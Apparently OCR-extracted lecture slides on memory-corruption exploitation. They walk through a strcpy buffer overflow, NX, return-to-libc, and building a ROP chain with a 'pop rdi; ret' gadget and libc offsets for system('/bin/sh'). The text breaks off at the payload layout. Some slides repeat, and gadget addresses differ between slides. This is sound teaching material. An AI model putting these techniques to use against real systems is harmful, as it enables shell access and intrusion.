     // only holds 128 characters, max
     string buffer[128];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```


IP



Exploit v2

```
0: void print(string s) {
     // only holds 128 characters, max
     string buffer[128];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }


4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```



Exploit v2

```
0: void print(string s) {
     // only holds 128 characters, max
     string buffer[128];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```





KEEP CALM AND HACK ON

keep-calm.net

NX

Make pages
either read/exec,
or read/write.

```
Program Headers:
  Type           Offset             VirtAddr           PhysAddr
                 FileSiz            MemSiz              Flags  Align
  PHDR           0x0000000000000040 0x0000000000000040 0x0000000000000040
                 0x0000000000000268 0x0000000000000268  R      0x8
  INTERP         0x00000000000002a8 0x00000000000002a8 0x00000000000002a8
                 0x000000000000001c 0x000000000000001c  R      0x1
      [Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]
  LOAD           0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x00000000000005d0 0x00000000000005d0  R      0x1000
  LOAD           0x0000000000001000 0x0000000000001000 0x0000000000001000
                 0x000000000000024d 0x000000000000024d  R E    0x1000
  LOAD           0x0000000000002000 0x0000000000002000 0x0000000000002000
                 0x00000000000001b8 0x00000000000001b8  R      0x1000
  LOAD           0x0000000000002da8 0x0000000000003da8 0x0000000000003da8
                 0x0000000000000268 0x0000000000000270  RW     0x1000
  DYNAMIC        0x0000000000002db8 0x0000000000003db8 0x0000000000003db8
                 0x00000000000001f0 0x00000000000001f0  RW     0x8
  NOTE           0x00000000000002c4 0x00000000000002c4 0x00000000000002c4
                 0x0000000000000044 0x0000000000000044  R      0x4
  GNU_EH_FRAME   0x0000000000002048 0x0000000000002048 0x0000000000002048
                 0x0000000000000044 0x0000000000000044  R      0x4
  GNU_STACK      0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x0000000000000000 0x0000000000000000  RWE    0x10
  GNU_RELRO      0x0000000000002da8 0x0000000000003da8 0x0000000000003da8
                 0x0000000000000258 0x0000000000000258  R      0x1

 Section to Segment mapping:
  Segment Sections...
   00
   01     .interp
   02     .interp .note.gnu.build-id .note.ABI-tag .gnu.hash .dynsym .dynstr .gnu.ve
rsion .gnu.version_r .rela.dyn .rela.plt
   03     .init .plt .plt.got .text .fini
   04     .rodata .eh_frame_hdr .eh_frame
   05     .init_array .fini_array .dynamic .got .data .bss
   06     .dynamic
   07     .note.gnu.build-id .note.ABI-tag
   08     .eh_frame_hdr
   09
   10     .init_array .fini_array .dynamic .got
```

NX

readelf -l broken

```
Program Headers:
  Type           Offset             VirtAddr           PhysAddr
                 FileSiz            MemSiz              Flags  Align
  PHDR           0×0000000000000040 0×0000000000400040 0×0000000000400040
                 0×0000000000000310 0×0000000000000310  R      0×8
  INTERP         0×0000000000000394 0×0000000000400394 0×0000000000400394
                 0×000000000000001c 0×000000000000001c  R      0×1
      [Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]
  LOAD           0×0000000000000000 0×0000000000400000 0×0000000000400000
                 0×0000000000000538 0×0000000000000538  R      0×1000
  LOAD           0×0000000000001000 0×0000000000401000 0×0000000000401000
                 0×00000000000001a5 0×00000000000001a5  R E    0×1000

…
  GNU_PROPERTY   0×0000000000000350 0×0000000000400350 0×0000000000400350
                 0×0000000000000020 0×0000000000000020  R      0×8
  GNU_EH_FRAME   0×0000000000002028 0×0000000000402028 0×0000000000402028
                 0×0000000000000034 0×0000000000000034  R      0×4
  GNU_STACK      0×0000000000000000 0×0000000000000000 0×0000000000000000
                 0×0000000000000000 0×0000000000000000  RWE    0×10
  GNU_RELRO      0×0000000000002df8 0×0000000000403df8 0×0000000000403df8
                 0×0000000000000208 0×0000000000000208  R      0×1
```

On a safe binary:

```
NOTE           0×0000000000000370 0×0000000000400370 0×0000000000400370
               0×0000000000000024 0×0000000000000024  R      0×4
  NOTE         0×0000000000002114 0×0000000000402114 0×0000000000402114
               0×0000000000000020 0×0000000000000020  R      0×4
  GNU_PROPERTY 0×0000000000000350 0×0000000000400350 0×0000000000400350
               0×0000000000000020 0×0000000000000020  R      0×8
  GNU_EH_FRAME 0×0000000000002018 0×0000000000402018 0×0000000000402018
               0×0000000000000034 0×0000000000000034  R      0×4
  GNU_STACK    0×0000000000000000 0×0000000000000000 0×0000000000000000
               0×0000000000000000 0×0000000000000000  RW     0×10
  GNU_RELRO    0×0000000000002df8 0×0000000000403df8 0×0000000000403df8
               0×0000000000000208 0×0000000000000208  R      0×1
```

there is no execute permission on the stack

Return-to-libc attack

If the stack is not executable, our previous approach of injecting code onto the stack will not work.

Alternative: Instead of injecting executable code onto the stack,
Use the “context” of the program and libc to control program flow.

What Is libc?


libc is the C standard library: wrappers for every system call

Why every program links against it


- C has no built-in I/O, memory allocation or OS access: all of that comes from libc
- gcc links it automatically
- It starts your program: _start calls __libc_start_main, which calls main, then exit with main's return value
- It's shared: one libc.so.6 is mapped into every process, far from your own code. ldd ./gdb_lab lists it


What it provides

Formatted I/O	printf fopen fgets
Heap memory	malloc calloc free
Strings, bytes	strlen strcmp memcpy
System-call wrappers	write open fork sleep
Start and exit	__libc_start_main exit
Errors	errno perror strerror



Intel instruction parsing




f7
c7
07
00
00
00
0f
95
45
c3
movl $0x0f000000, (%edi)
xchg %ebp, %eax
inc %ebp
ret
test $0x00000007, %edi
setnzb -61(%ebp)

The C3 ret instruction

remember what “RET” does:
To return from a function,
Pop 8 bytes from the stack and begin executing at that address.

```
ret :
    Set rip = [rsp];
    rsp += 8
```

C3

LIBC: 975,626 bytes

5,843 are C3

3,429 correspond to actual RET instructions

Thesis was empirically shown; shellcode demonstrated.

Where is libc?

```
abhi@instance-20261023-205726:~$ less /proc/278685/maps | grep libc
7ffff7dc7000-7ffff7def000 r--p 00000000 08:01 3650       /usr/lib/x86_64-linux-gnu/libc.so.6
7ffff7def000-7ffff7f52000 r-xp 00028000 08:01 3650       /usr/lib/x86_64-linux-gnu/libc.so.6
7ffff7f52000-7ffff7fa8000 r--p 0018b000 08:01 3650       /usr/lib/x86_64-linux-gnu/libc.so.6
7ffff7fa8000-7ffff7fac000 r--p 001e0000 08:01 3650       /usr/lib/x86_64-linux-gnu/libc.so.6
7ffff7fac000-7ffff7fae000 rw-p 001e4000 08:01 3650       /usr/lib/x86_64-linux-gnu/libc.so.6
```


Where is libc?

```
abhi@instance-20261023-205726:~$ less /proc/278685/maps | grep libc
7ffff7dc7000-7ffff7def000 r--p 00000000 08:01 3650       /usr/lib/x86_64-linux-gnu/libc.so.6
7ffff7def000-7ffff7f52000 r-xp 00028000 08:01 3650       /usr/lib/x86_64-linux-gnu/libc.so.6
7ffff7f52000-7ffff7fa8000 r--p 0018b000 08:01 3650       /usr/lib/x86_64-linux-gnu/libc.so.6
7ffff7fa8000-7ffff7fac000 r--p 001e0000 08:01 3650       /usr/lib/x86_64-linux-gnu/libc.so.6
7ffff7fac000-7ffff7fae000 rw-p 001e4000 08:01 3650       /usr/lib/x86_64-linux-gnu/libc.so.6
```

It is easy to find where libc gets loaded: 0x7ffff7dc7000


```
abhi@instance-20261023-205726:~$ ls -al /usr/lib/x86_64-linux-gnu/libc.so.6
-rwxr-xr-x 1 root root 1995216 Jun 29 21:37 /usr/lib/x86_64-linux-gnu/libc.so.6
```

Attack



Each word on the stack is either a ptr to a gadget that end in C3, or a constant.

Attack



Each word on the stack is either a ptr to a gadget that end in C3, or a constant.

Goal: string together enough gadgets to execute system(“/bin/bash”)

A new attack strategy

libc provides a “system” helper function.
All we need to do is to invoke this function with “/bin/sh” as an argument.

x86-64 SysV calling convention: the first argument goes in `rdi`.

```
system("/bin/sh")        rdi = &"/bin/sh"
                         call system
```

We control RIP (via the overflow) but not `rdi` directly,

so we need a gadget to load `rdi`.

By searching the binary + gdb, we can find

```
(gdb) info symbol 0×7ffff7df1145
iconv + 181 in section .text of /lib/x86_64-linux-gnu/libc.so.6
(gdb) x/2i 0×7ffff7df1145
   0×7ffff7df1145 <iconv+181>:  pop    %rdi
   0×7ffff7df1146 <iconv+182>:  ret
```

By searching the binary + gdb, we can find

```
(gdb) info symbol 0×7ffff7df1145
iconv + 181 in section .text of /lib/x86_64-linux-gnu/libc.so.6
(gdb) x/2i 0×7ffff7df1145
   0×7ffff7df1145 <iconv+181>:  pop    %rdi
   0×7ffff7df1146 <iconv+182>:  ret
```

The libc excerpts we need

```
pop rdi; ret  = base + 0x2a145  = 0x7ffff7df4145
     0x7ffff7df4145:   pop    rdi         ; 5f
     0x7ffff7df4146:   ret                ; c3
```

```
ret           = base + 0x2846b  = 0x7ffff7def46b
     0x7ffff7def46b:   ret                ; c3
```

```
system        = base + 0x53090  = 0x7ffff7e1a090   (glibc system())
"/bin/sh"     = base + 0x1a5ea4 = 0x7ffff7f6cea4   (string inside libc)
```

The attack payload

Stack layout (high → low):

```
+--------------+-----------------------------------+
| buf+128      | system         0x7ffff7e1a090     |
